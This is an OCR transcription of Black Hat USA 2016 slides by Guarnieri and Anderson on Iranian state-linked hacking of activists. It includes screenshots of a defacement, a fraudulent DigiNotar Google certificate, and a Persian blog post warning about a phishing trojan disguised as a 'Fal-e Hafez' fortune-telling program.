black hat USA 2016

Iran and the Soft War for Internet Dominance


Claudio Guarnieri (@botherder) & Collin Anderson (@cda)

Who we are

- Nex
  - Technologist at Amnesty International.
  - Senior Research Fellow at CitizenLab.
  - Creator of Cuckoo Sandbox, Viper, Malwr.com …
- Cda
  - Networked systems researcher, based in Washington, D.C.
  - Collaborates with civil society on Internet measurement and policy issues (e.g. Wassenaar), academic institutions, and others.
  - History on Iran human rights and foreign policy.

The Green Movement and the Soft War

میرحسین موسوی



http://www.rahesabz.net/


IRANIAN CYBER ARMY

THIS SITE HAS BEEN HACKED BY IRANIAN CYBER ARMY

« به احترام رفراندومی که در 22 بهمن برگزار شد ومردمی که رای دادند و به احترام ملتی بزرگ و وطنی به نام ایران »

« بیشتر از این مهره بازي افرادي که خود در آمریکا در امن و امان به سر میبرند و از شما به عنوان مهره استفاده میکنند نباشید »

« فرزندان ایران زمین »


Security Error
~~https~~://www.google.com/accounts/ServiceLogin?service=mail&passive=true&rm=false&continue=https%3A%2F%2Fmail.google.com%2Fmail%2F%3Fui%3Dhtml%26zy%3l
FUEL - A simple, flex...
FUEL CMS : A Rapid ...
...فروشگاه بین المللی شه
...کلینیک تغذیه و کاهش وز
iMacros
Other bookmar
Certificate
General
Details
Certification Path
View Certificate
OK

Invalid Server Certificate

You attempted to reach **www.google.com**, but the server presented an invalid certificate.

Back

▾ Help me understand

When you connect to a secure website, the server hosting that site presents your browser with something
This certificate contains identity information, such as the address of the website, which is verified by a third
checking that the address in the certificate matches the address of the website, it is possible to verify that
website you intended, and not a third party (such as an attacker on your network).

In this case, the server certificate or an intermediate CA certificate presented to your browser is invalid. Thi
malformed, contains invalid fields, or is not supported.

Certification path


- DigiNotar Root CA
  - DigiNotar Public CA 2025
    - *.google.com


Certificate status:

This certificate is OK.

Learn more about certification paths

Shedding Light on the Targeting of Activists and At-Risk Communities


Overlays
Map
Satellite
☑ Show labels
□ Sudan (satellite)
□ Sudan (hybrid)
Jalaqol
Parcham
Behfesh
Baran
Saeb
Tusi
Tulsi
Hamid
Khazeni
Niyayesh
Masumi
Sahba
Azadi
Azad
Farajollahi
Mehraban
Yusefiyan
Kalhor
Golchin
Moin
Orumiyeh
Vosuq
Soheyli
Rowshan
Kazemi
Sarv
Fateh
Nowfallah
Etemad
Parvin
Zand
Akhavan
Rashtchi
Sholehvar
Azarbayejan
Post Office
Al-e Buyeh
Javidzadeh
Sabbagh
Zafari
Behnud
Karun
Saeid
Masjed
Masud
Kalhor
Arjomandi
Khosh
Avesta
Bastan
Alborz Corporation
Nazin
Postam
Sam
Owliya



هشدار برای تروجانی به نام «فال حافظ»

۱۱ مرداد ۱۳۹۰

اصلاً دوست ندارم که فضای آنلاین رو بیش از اون چیزی که هست امنیتی نشون بدم. اما واقعیت اینه که آقایون قصد دارند با هر ترفندی که شده به حریم خصوصی برخی تجاوز کنند. بلکه بتونن اطلاعات بیشتری از زندگی خصوصی شما و دوستانتون به دست بیارن.

حتماً یادتون هست که چند وقت پیش اشاره‌ای کردم به تروجانی به نام «اسید» که با سوءاستفاده از خبر مربوط به اسیدپاشی تلاش داشت تا ایمیل‌هایی رو هک کنه و حتی تونست به ایمیل یکی از دوستانم هم نفوذ کنه. در نوشته‌ای دیگر جزئیات این تروجان رو در این وبلاگ منتشر کردم.

به هر حال نویسنده یا نویسندگان این تروجان هر که باشند، از قرار معلوم همچنان تلاش می‌کنند تا از راه و روش‌های مشابه این کار رو تکرار کنند. ۲۸ ژوئن ایمیلی دریافت کردم که حاوی فایلی به نام roz shoma.rar و به حجم ۴۴۹ کیلوبایت بود. این عمل توسط همون فرستنده اما با یک نام دیگه به اسم ساناز در ۲۶ جولای و در قالب فایل دیگری به نام fale hafez.rar و به حجم ۴۸۰۷ کیلوبایت برایم ارسال شد در حالی که حاوی این پیام بود:

nima salam–narm afzar fale hafez ro ke khaste bodi barat ferestadam salam be sosan bereson–ghorbonet

نیما سلام. نرم‌افزار فال حافظ رو که خواسته بودی برات فرستادم. سلام به سوسن برسون. قربونت.

ایمیلش رو پاسخ دادم و گفتم: ساناز؟ یادم نمیاد همچین درخواستی کرده باشم که برام نرم‌افزار بفرستی. واقعاً فکر کردی من از فیشینگ چیزی نمی‌دونم؟ یا مثلا اگه یه آی‌دی دخترونه درست کنی مثل ساناز سبز گول می‌خورم و ایمیلت رو باز می‌کنم؟ اشتباه گرفتی برادر.

در ایمیل بعدی ادعا کرد که من رو با فرد دیگه‌ای اشتباه گرفته و فایل رو اشتباهی فرستاده. در حالی که این ایمیل برای دوستان و همکاران دیگه هم فرستاده شده بود. ده دوازده ساعت قبل همون فایل فال حافظ با یک ایمیل دیگه به نام بیتا برام ارسال شد که توش نوشته بود بیا فالت بگیرم!

شرح ماوقع رو گفتم صرفاً برای این که در جریان قرار بگیرید. اما محتوای این فایل چیه؟

این فایل نسخه تازه تروجان اسید هست با همون مکانیزم عملکرد. فقط یه کم تو کدش دستکاری کردن تا توسط ویروس‌کش‌ها مجدداً شناسایی نشه. کسی که این رو می‌فرسته به سورس این تروجان دسترسی داره و همونیه که نسخه قبلی رو توی نت منتشر کرده.

قسمتی از ایمیلی که ارسال می‌کنه اینه:

سال‌های پیش در این روز

- راه‌اندازی ترکیبی از بالاترین و گودر در سایت کلوب (۲۰۰۸)
- از آدم بودنم خجالت می‌کشم (۲۰۰۶)
- اروتیسم (۲۰۰۲)

